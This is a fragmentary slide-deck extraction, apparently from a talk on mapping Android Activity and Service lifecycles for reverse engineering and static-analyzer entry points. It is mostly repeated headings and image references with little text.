


Allows us to properly map out....

- Reversing things in a fast, meaningful way
- Design static analyzer entry points of code execution

# Q ANDROID ACTIVITY LIFECYCLE


# Developer version



\*Image from Google Developer Site

# Q ANDROID ACTIVITY LIFECYCLE

Developer version



\*Image from Google Developer Site

# Q ANDROID ACTIVITY LIFECYCLE

Classes extended

Creating a simple Activity extends all these classes...



# Q ANDROID ACTIVITY LIFECYCLE


## Classes extended

Creating a simple Activity extends all these classes...




# Q ANDROID ACTIVITY LIFECYCLE

Reverse Engineer version



# Q ANDROID SERVICE LIFECYCLE

Developer version



\*Image from Google Developer Site

# Q ANDROID SERVICE LIFECYCLE

Developer version



\*Image from Google Developer Site

# Q ANDROID SERVICE LIFECYCLE

